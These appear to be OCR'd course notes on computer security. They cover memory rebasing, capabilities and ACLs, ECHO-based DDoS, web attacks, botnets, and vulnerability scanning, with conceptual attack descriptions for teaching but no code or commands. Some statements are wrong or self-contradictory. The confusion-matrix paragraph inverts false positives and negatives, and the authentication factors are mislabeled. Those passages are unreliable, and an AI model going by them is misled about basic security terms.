
Type	Description	Protection	Granularity of Rebasing
Free	Free space	Inaccessible	Not rebased
Code	Executable or DLL code	Read-only	15 bits
Static data	Within executable or DLL	Read-Write	15 bits
Stack	Process and thread stacks	Read-Write	29 bits
Heap	Main and other heaps	Read-Write	20 bits
TEB	Thread Environment Block	Read-Write	19 bits
PEB	Process Environment Block	Read-Write	19 bits
Parameters	Command-line and Environment variables	Read-Write	19 bits
VAD	Returned by virtual memory allocation routines	Read-Write	15 bits
VAD	Shared Info for kernel and user mode	Unwritable	Not rebased

The granularity of rebasing means of how many bits can the starting point be shifted to.

Cost of Countermeasures

- Strong typing: 10-30% runtime overhead. For example, Java checks the type at each operation.
- String length check: More efficient than strong typing, but still has a high cost.
- Canary: Low cost but specialized control, it does not prevent the attack just spot it.
- ASLR supported by MMU translation: Low cost and effective if hardware supports it.
- Not executable task = **really low cost as it exploits the hardware or software (Data Execution Prevention) functionalities.**


Deny before check from server.



Message should be accepted, only if there is a chance that the request may be transmitted.
So have ports and prevent clients to access those ports.
Have rules with:

- clients cannot speak with some ports
- put constraints in the lowest possible layers to minimize the overhead.

Abstract View



1. Check if request is legal, in case deny it.
   The problem here is that if having one reference for all the control matrix, it a centralized solution. We cannot implement the security check by a single entity, distributing those.
   To distribute:
2. distribute the rows: pair each subject with the row, so if the subject wants to execute something, it needs **a ticket telling that i can do that, a capability basically, which is a secure pointer, the pointer will also specify the access rights**. The capability on the file specify that one can write on the file. So the cell includes the access rights, so we store the row with the subject, the subject itself checks if it has a capability, so different subjects can do the check in parallel, so it is a t the lowest level, as it done instantly by the subject. **Problem is that you are storing the access rights in the subject that in the first place wants to actually increase its access right**

Capabilities solution

Capabilities are like protected pointers, which are instructions with access rights.
For example: if a process wants write an area, it will transmit the area of the permitted operation and the instruction. The translation of the instruction will check also the access rights.
All systems using capabilities use this idea.
Capabilities may be stored in a memory management unit, which are in special hardware registers, defending the capabilities from the user.

Any pointer in the system PP250 is called CAP, which was used as the application monitoring the train traffic that needed an high reliability.

Distributed system - Kerberos

Kerberos is well suited for distributed systems and requires the use of encryption.


If a capability can only be stored in a register, encryption is the only way to secure it. The capability is not constrained to a single protected environment.

The capability becomes an encrypted ticket that moves between systems. On the network, the capability functions as a ticket that must be protected through encryption.

By encrypting the capability ticket during transmission, the confidentiality and integrity of the capability are maintained. This prevents unauthorized access or tampering with the capability as it travels across the network.

Implement

1. Encrypt an hash with a symmetric key, to protect the information, because before the capability leaves the protected environment, we have information protecting the capability from manipulation.



This solution, guarantees that the capability is valid, but you must transmit it with some information of who is the owner of the capability or it may be stolen.
Using capabilities in a distributed system is a bad idea

How to protect capability when distributed:

1. Capabilities must be secured against tampering and theft when used for authentication.
2. **Delegation** means granting someone access rights by passing them a capability.
   Processes delegate capabilities to each other by transmission. However, simply naming the target process is insufficient as the capability could be stolen and fraudulently used.

To prevent theft, delegation requires additional verification steps, reducing its convenience. Revoking a delegated capability is challenging due to potential race conditions between the delegator and revoker.
In a centralized environment like memory management, capabilities are effective. Delegation is possible.
However, transmitting capabilities between distributed systems poses problems. An intercepted capability could be misused.
In summary, capabilities work well within a single system where delegation is feasible. But distributing capabilities across a network introduces security risks that limit their suitability.

Second solution, columns =ACL

Parallelize by decomposing columns instead of rows.
Instead of storing access rights with subjects, store them with objects.
Create an Access Control List (ACL) for each object, with an entry for each user. The entry specifies what that user can do with the object.
So the information is stored with the object and not the subject. **This is the most secure solution, as the object does not want to manipulate itself.**
Each ACL entry specifies:


- An operation the user can perform

- Information identifying the authorized user
  ACLs are commonly used with network devices like routers. Resources protected include:
- Input lines
- Output lines
  The ACL for each line specifies which senders can use that line to send messages and which receivers can receive messages on that line.
  The key difference from access rights based on subjects is that ACLs store access rights with the objects they secure rather than the users.
  This inverts the traditional subject-based access model.
  The most notable example are routers, which route the message in a network. The resource in it are the:

- input line
- output line
  For each row which tells who can send messages on that line (or receive).
  So there is some information if a sender can use that line to receiver and send a message.

ACL of a router

Using the addresses

1. IP range -> route means the messages of those can use the line
2. IP range ->drop cannot use the line
   ACL of input 1:
   \131. 114.*.* we can partially specify, in this case the message can be transmitted if we define route for it.
   131.4.5.6 ->ROUTE
   131.4.5.6 -> DROP
   We will follow the first rule that matches.
   The order is important, as if we swap lines the order changes.
   

Chapter 7: TCP-IP stack DDOS

While for Overflow attack it is a module problem. In this case, the system pieces generate the vulnerability. It is a **structural vulnerability**, that occurs when all modules are put together.

Since the internet has as its main goal resiliency, and it comes from the military to discover what node is up after a nuclear disaster. The solution to that problem was the **ECHO** message (Ping/Pong). It is allowed to write a **partial IP address, by writing only some bits**. When we write then the addresses, they all respond to me with the ECHO. The problem is that we do not *check that at the echo the correct node answered*.

So since there is this missing authentication, in a DDOS attack, an ECHO is sent by falsifying the sender address as IP of B. Then all the nodes receiving it will answer to B, which will be overflown by ECHO messages, preventing B from accessing its bandwidth.
The process is:

1. A sends an ECHO to the address X (which identifies a set R of nodes), but uses B's address as the packet sender address
2. Any node in R replies in B
3. B is overflown by ECHO messages
   An attacker conquers a set of nodes A, which are Zombies, and then it makes them attack B.
   This type of attack, while not much inconvenient, as it has limited damage, it is **difficult to prevent, and as all attacks on availability, it is difficult to prevent**.
   Some solutions may be:

- use a CDN: create a content delivery network, so that when a resource is full, we route them into another CDN. Some companies, such as Akamai, allow creating more copies of a website.
- overprovision resource

Web vulnerabilities

- SQL Injection: It is a targeted attack.

- XSS: cross-site scripting, insert malware in a website, so who opens a page, will also download the malware. For example: in comments inside a website. It is not a targeted attack but to all the viewers of a website. It is possible to steal cookies with it.
- CSRF: cross-site request forgery: a variation of XSS, where one downloads JavaScript, where if we have one more page opened in the browser(eg: bank). then the JavaScript silently acts on the other page. This is the reason for 2F AUTH to execute an op on a bank website. It operates on *sessions, as someone has information about a website for a certain period of time in the browser*. This attack too is a mass attack and not target.
- Watering hole: a strategy where an attacker observes the website used by an organization an infects one or more than one of them with malware

---

Chapter 8: Externalities and Free Riding

Externality is both:

- a cost
- or benefit
  That is a gain, or a loss, of a third party, which is not the cause of said gain and cause.
  A loss may be that if a company buys software from providers that are not secure, then it will be vulnerable.
  So **it defines the fact that: the security may be dependant on the security of everyone with whom the company is involved**.
  Cost and benefit are both private to an individual or organization or they can affect a society over a certain scope.
  Security Externality:
- Unprotected computers used to attack other computers, since for users there is a low incentive to protect against viruses then someone must increase its protection to safeguard the others protection, this is a positive externality.
- Network effect: the more a network is used, the more it is target. As even a software the more is used, e.g. Google Chrome as a browser, means that attackers are focused on it instead of other less popular browser.

Free riding

This concept says: **if one individual voluntary increases its security, then its effort is to the benefit of every other**.
The effort of an individual relates to:

- its own benefits and cost
- the efforts of other individuals
- the technology that relates *individual efforts to outcomes*
  We have three prototypical cases:
- Total Effort: **the security depends on the sum of the individual efforts**
- Weakest link: **security depends on the minimum effort**
- Best short: **security depends on the maximum effort**

Consequences of free riding

There are some agents that have to pay a cost as they benefit for security. The success they may gain is probabilistic.
So the Total effort is determined **by the agents with the highest benefit-cost ratio, other agents will free ride on those**.
So in the end **Weakest-link is our case, the security is determined by the agent with the lowest benefit-cost ratio**.

Consequences

- Total effort case: the system become increasingly **secure** as *the number of agent not free riding*.
- Weakest link case: systems becomes increasingly **unreliable** as the number of *users increases (random agents)*.

Chapter 9: Security is not confidentiality and Authentication is not Enough

Security is :

- integrity
- availability
- confidentiality
  Security is not just encryption, while being fundamental it is only one mechanism for security.
  Encryption *does not solve problem, but it hides it*.
  For example even if they steal our Database, since its encrypted, it cannot access it.
  But we still must defend our key, but if the Database is X TB, the key is less big (MB).
  So we scale down the problem, which is very good. But the problem to protect it is still there.
  Base security only on encryption means to have weak foundations on the architecture.

The base of computer security is the triple:
User,Resource, Access right on the resource.
Authenticate the user is not enough, identifying the user solves only the first issue, but there is the problem of **managing the authentication matrix itself**.
Authentication methods Security and Privacy]:

- something you know: password
- something you own : 2FA (phone)
- something you have (biometric)

Biometric while in the past was strong, now it is weaker, for example the voice with AI is not easy to replicate, so this way to authenticate is now weak.
Also: biometric feature also cannot be changed, and the biometric system uses a digital representation of the feature. If the DB with the digital representation is stolen, then it is a problem.

Chapter 10: Attack Infrastructure

An attacker does not operate directly from their system. Instead, they use intermediate systems to reach their target. These systems belong to other users, and the attacker creates their stepping stones by attacking other users, creating a BotNet.
To create the infrastructure, the attacker must remain stealthy and use less noisy techniques to prevent detection. Once the BotNet is created, the attacker may make noisy attacks without fear of being uncovered.
A BotNet used for attacks is called an **Attack Infrastructure**. A serious attacker never operates from their own system.
Creating an infrastructure is easy since there are many undefended nodes. Viruses are diffused in these systems that are not defended. The solution to this problem includes good hygiene, but educating users can be difficult. The other solution is to destroy the BotNet by attacking a node, expelling the attacker, who has remote control software, and returning the node to its original owner. This technique is called **offensive security or defence forward**.
Attacking a BotNet requires simultaneous actions to attack all the botnet nodes at the same time since the attacker may grow the BotNet while nodes are being claimed.
The most commonly used program to create a BotNet is Cobalt Strike.
We refer to the Attack Infrastructure as Command & Control, or C2.
The number of IP addresses used as command and control (C2) servers has vastly increased in recent times. What happens is those threat infrastructures host server-side code that is linked to malware or there can be open-source or commercial post-exploitation tools, which are tools installed after an exploit is found. This tactic is favored by cyber attackers.

Chapter 11: Countermeasures

We have two type of Countermeasures:

- Static: This means changing the module code or removing the module altogether. One example is a patch that changes the code of a module to eliminate vulnerabilities. For example, we can control a function that uses `strcp` to check dimensions. This changes the system permanently.
- Dynamic: These countermeasures only change the system when it's under attack to stop the intrusion. To use these countermeasures, we need to spot that we're being attacked.
  The dynamic countermeasure must be so paired with a system that monitors the modules of a system, so that the countermeasure can be activated at the right time.
  Changing the system, by applying a patch, will be more costly than implementing a new module or updating one in the design step.
  Some modules that we can add as a counter measure:

- Firewall = Filters and routes communication
- A module that wraps another one to prevent direct interaction
- A module to discover attacks against a module, such as an anti virus or endpoint protection or intrusion detection.
- A module that does the *supervision and coordination of other modules*, such as a node and network monitor.

Chapter 12: Classification of Vulnerability

Note that each classification has its own goal, so we must understand that first and foremost.
One way to classify vulnerability can be as follows:

- Procedural Vulnerability: This occurs when the actions executed are not correct, which could be due to wrong actions executed by the correct people or correct actions executed by the wrong person. For example, when a user sends a password in plain text via an envelope, it should be encrypted to prevent anyone from reading the password inside the envelope.
- Organizational Vulnerability: This type of vulnerability arises when the people executing the actions are not doing it correctly. It may occur when multiple administrators manage a machine or when tasks are assigned to someone without proper education.

- Hardware and Software Tools Vulnerability: This type of vulnerability is characterized by well-defined actions executed correctly, but the supporting tools have problems. This can be caused by bugs in the code, etc.

Vulnerability in Tools:

- Specification Vulnerability: This occurs when a too general specification is given to a tool. If the tool can do many things, such as default allow, it is more difficult to spot a vulnerability. However, if the specification is more strict, it is easier to spot vulnerabilities. It is recommended to remove the non-used functionalities in a tool that has the functionalities you do not need.
- Implementation Vulnerability: This type of vulnerability is caused by errors in the code.
- Structural Vulnerability: This type of vulnerability arises when the stacking of the tools is incorrect, as in TCP-IP stack DDOS.

Specification Vulnerability of ATM:

A specification vulnerability basically arises when there are more functions than the required ones in a library. **Code reuse will also reuse all the vulnerability in the code**.
In the code library of an ATM, there may be useless code, including debugging code, which was left after the software was deployed. **Code hardening means removing any unused code, which allows to remove potential vulnerabilities.**

Tool Vulnerability:

- User Input Vulnerability
- Parameters/Methods Vulnerability
- Data and Program Confusion: This refers to a jump in a data structure, as in stack overflow. If you use a strongly-typed language, you have a large overhead, **but this is solved**. We can perform control for the parameters even in a non-strongly-typed language. There, we can fine-tune the checking and the performance.

Structural Vulnerability

Module A receives input from the user and passes it to Module B. It can assume without repeating the check that Module A did a check on the input. If Module B does not perform the check, then a vulnerability arises. While the root cause of the vulnerability is in Module A, it arises in Module B.
So we can say that the modules are:

- correct in isolation
- fault when cooperating

Vulnerability Lifecycle

A vulnerability is discovered it becomes **known**, then when it is revealed, by being inserted into a public database, it becomes **public**.
When a vulnerability becomes know(and even public), there are two possible outcomes:

- Someone uncovers it in search for a remediation, meaning that a patch is created to fix it.
- Someone searches for an exploit, finds it, and wants to use it or sells it to someone who wants to exploit it. It becomes known when someone discovers it and public when someone puts it in a database.
  If the attacker wins and finds an exploit, it may be used by multiple people. Even if it is a search for remediation, the attacker wins as people may not want to apply a patch. Change management becomes a big problem as we must decide which vulnerabilities to patch.
  Consider that attack will try to exploit all the public vulnerabilities which have a known exploit, as attacker prefer to do that rather than attacking non exploited vulnerabilities or discover new ones.

Vulnerability Analysis

A vulnerability may allow for privilege escalation.
The vulnerabilities can be discovered in:

- an automated
- or manual way
  and this check can be performed:
- locally
- remote
  An attacker knows which vulnerability affect a module so it just **need to discover the modules**
  Given the modules of a system, an attacker may find the module and then search in a database for vulnerabilities of that module. Alternatively, the attacker may use their knowledge of the module. Attackers can buy access to vulnerabilities on the dark market, or someone can access vulnerabilities in a shared database. Sometimes an attacker may even try to search for vulnerabilities in a module.

Searching for Vulnerabilities

There are three types of vulnerabilities:

- Public Vulnerability: available in a public database, easy to access. (Tens of thousands)
- Non-Public Vulnerability: access is sold to access known vulnerabilities, making them difficult to access. (Hundreds)
- Zero-day: a vulnerability that has been discovered but is not in databases. These vulnerabilities may be used by states. (Tens for each state)
  Note that non-public/zero-day vulnerabilities may become public as soon as they are exploited.
  Sometimes people state that they were attacked by a zero-day vulnerability to avoid being held responsible for not applying a patch for a public vulnerability.

Building an Inventory

To find vulnerabilities, one should build an inventory of the modules. Without it, finding vulnerabilities is impossible,**so it should be the first point of any security best practice**. There are tools to assist with this, as the ICT infrastructure may change dynamically (e.g., merging of companies). Best practices and regulations exist, such as identifying dependencies of each module, including the use of open-source libraries. Another step would be to also create a bill of materials, that is an enriched inventory pairing modules into the inventory with provider.

Vulnerability Scanning

Passive Vulnerability Scanning (passive finger printing):

Passive finger printing does not interact with the modules, but it collects the packets it sees flowing into a system. Since the packets have a certain header or payload, the tool matches the characteristics on a database to find what is a vulnerability.
Collecting packets allows us to not make noise, *but it is much much slower and it may be not precise as a packet may not have all the information to spot the module*, this an be seen as noise. It may be an idea to mix active fingerprinting, to solve the noise problem, if for example we know that there is a module at port X but not know what it is.
Usually an attacker prefers: active finger printing, a defender may chose between them.

p0f is a tool that having collecting all the packets found of a system, it takes them and analyzes them.

Active Vulnerability Scanning (active finger printing):

This type of scanning builds an inventory of various models, listing then for each their vulnerabilities.
Active fingerprinting involves running a tool with an input of a range of IP addresses in our network (if we are the owner) or in someone else's network (if we are the attacker). The tool gives us a range of modules for each IP address, even though the idea is to have one module on one IP address usually (even if you may have more). The scanner exploits the fact that the modules work with ports. If a port is opened, it probably means there is a module, and usually, a module has a specific port.

If we want to spot, for example, what web server is running on port 80, we can send a malformed packet instead of a correct request. Since there are no rules for malformed packets, each tool may behave in different ways and reveal what server is running on that port. Active fingerprinting can be done in phases:

1. Find the active ports and put them in the database (send well-formed packets)
2. Fingerprint by sending a malformed packet to all database entries.
   After spotting modules with their version, we can make an inventory and map the information of the inventory into a database to find the vulnerabilities.
   Note that we can make assumptions on the services, for example, Linux OS-based systems assign the ports from 0 to 1023 for predefined network services. And note that it can happen that at port 80 different web server may run. So an alternative may be to scan the packets, also checking replies to malformed packets. Knowing in advance the answers allows to identify servers by sending a few packets.
   The problem with active fingerprinting is that it is very sensitive to noise (it makes a lot of noise). For example, in an industrial system, active fingerprinting can disrupt its working so it must be well-timed.

Passive Vulnerability Scanning

Passive fingerprinting does not interact with the modules, but it collects the packets it sees flowing into a system. Since the packets have a certain header or payload, the tool matches the characteristics on a database to find what is a vulnerability.
Collecting packets allows us to not make noise, but it is much slower and may not be as precise as a packet may not have all the information to spot the module. It may be an idea to mix active fingerprinting to solve the noise problem if, for example, we know that there is a module at port X but do not know what it is. Usually, an attacker prefers active fingerprinting, while a defender may choose between one or each of them.

P0f is a tool that, having collected all the packets found on a system, takes them and analyzes them.
P0f considers:

- Initial time to live in the IP header
- dont fragment in the IP header
- the size of the syn packet in the TCP header
- TCP options like windows scaling or maximum segment size in the TCP header.
- TCP window size in the TCP header
  So with this type of scanning, while there is less noise, there is the need to collect large quantities of data.

Identify and assess

After fingerprinting the modules, the tools map them into the module public vulnerability.
The database used by the tool may also return a patch to remove a vulnerability.
It can also be the case that the tool is not aware that a patch has been applied so there is the case of false positive if it signals a vulnerability.

False Positive - False Negative

Even if we patch a module, a tool may still return a vulnerability that was patched. In this case, the scanner tells us something that is not true.

In the contrary, for false negative, the scanner may miss a vulnerability of a module, so it sends a false negative.

Breach and Simulation Tool:

These tools discover if there is a vulnerability by executing an exploit against a node. Do not use them on control systems with low tolerance to noise, such as industrial control systems, as they may damage the system severely.

Point of View

The scanning may be initially done by an attacker from the external, performing an

External Vulnerability Scan: to check the areas of an IT ecosystem exposed to the internet.

We may also have a web scan based on the scan of a webserver, looking for pages and interactions that can be performed on the page. This scan looks at the code you have written, while the standard vulnerability scanner checks for module vulnerabilities.


Internal Vulnerability Scan tests every device on a network and can also be done with a password, providing the tool with the password of a device to perform further analysis.

Intrusive Scan = Breach and simulation tries to exploit vulnerabilities in the system, and may also disrupt operational systems and processes.

Confusion Matrix

True Positive and True Negative indicate whether there is or is not a vulnerability that the tool has identified. False Positive indicates that there is a vulnerability that the tool did not identify, while False Negative indicates that there is no vulnerability, but the tool has identified one.

Frequency to scan and the quantity of messages are two parameters that we can fine-tune. High frequency and high quantity of messages mean high noise. To discover a scan, one may spot the noise. To avoid detection, an attacker may perform a slow scan, where one node at a time is scanned, and the frequency of messages is very slow. While there is some noise, it is hidden in the system's overall noise.



Client Scanning

In some systems, whenever a user tries to connect to the system, the system will scan the user to find information about them, such as their location. For example, a system may refuse to connect a user to a VPN if they could become a weak link.
The problem with this type of scan is that it raises severe privacy issues. While it may be good from a defense point of view, it can be bad from a privacy and access rights point of view.
The scanner could acquire too much information about the client and the customer.

Client Scanning

In some systems, whenever one wants to connect to said system, the system will scan us to find information about us, for example the location of the user.
For example a system may refuse to connect us to a VPN, as we may become a weak link of a VPN,
Problem of this Scan is that there are some severe privacy issues:

- from defense point of view it is very good


- from privacy and access right point of view it can be bad.

Public Databases

CVE is a program that identifies, defines, and catalogs disclosed cybersecurity vulnerabilities. This program provides us with the format of a record, and the National Vulnerability Database (NVD) of the US government is based on it. The Common Platform Enumeration (CPE) defines the standard for the database with a structured naming scheme.
CPE includes:

- a formal name format
- a method for checking names against a system
- a description format for binding text and
- for binding tests to a name

Once we identify a module, we can access the NVD to find vulnerabilities for that module based on the fingerprinting we have done.



Another vulnerability database is the VDB database.

Number of Vulnerabilities and Software Quality

The number of public vulnerabilities in a module is not a measure of the quality of the module. This is because the number of vulnerabilities increases with the number of people using the module. If a module is used by only a few people, it is not worthwhile to invest time in discovering vulnerabilities in it. Very popular modules will have a huge number of vulnerabilities because there is much interest in them. If code is used by only a few people, then while a vulnerability may be present, the number of public vulnerabilities will be very low. The number of vulnerabilities is a measure of how many people are looking for a vulnerability.

Searching for Vulnerabilities

Chapter 13: Searching for Vulnerabilities

Both the system manager and an attacker scan for vulnerabilities. For the first, it is easy:

1. run from different nodes
2. give password to authenticate on a module .
   So the task is a bit simpler for the manager. The problem is how to remediate those vulnerabilities.

When designing

When designing a system, we choose a standard module (e.g., the OS), and then a module is developed exactly for that system, creating code specialized for that server/system. We want to find the vulnerabilities in that system.

In this case, we have distinct:

- standard components: OS, routers, etc.
- specialized modules: code that someone has given us.
  Given the standard module, we have a database with all the possible vulnerabilities Classification of Vulnerability. Then we have the specialized modules, and in those, we have to find a way to discover the vulnerabilities. In the latter case, some analysis must be performed.

If you are a designer, you delegate the standard component vulnerabilities search, and you focus on the specialized modules.
So the designers focus on:

- Vulnerability in specialized modules
- **Structural vulnerability that arise when both the specialized and standard module are in conjunction.**

Type of search

1. Best case: have the source code, which allows to find the vulnerabilities. **It is better if being able to compile it.**
2. Worse case: at execution, it is difficult
3. Reverse engineering: it is possible to get the code and find the vulnerabilities. There are tools to reverse, but it can be cumbersome.

Type of analysis

1. We may read the code, but it would be too much, in the case of human analysis also there may be the requirement of reverse engineering to produce an high level version of the module.
2. A better solution is to use tools to automate the analysis.

Type of automatic analysis

1. Tool will analyze the code and single vulnerabilities. The problem with these tools is that it is impossible to discover some things that happen at runtime. Both configuration and environment problems are missing. They depend on the programming language and system/web programming. The percentage of vulnerabilities discovered is too low, even lower than half, and it is difficult for one of those to reach half.
2. Dynamic approach: compile the code, trace it back to the high-level code that generates the compiled code, and during execution, monitor it.
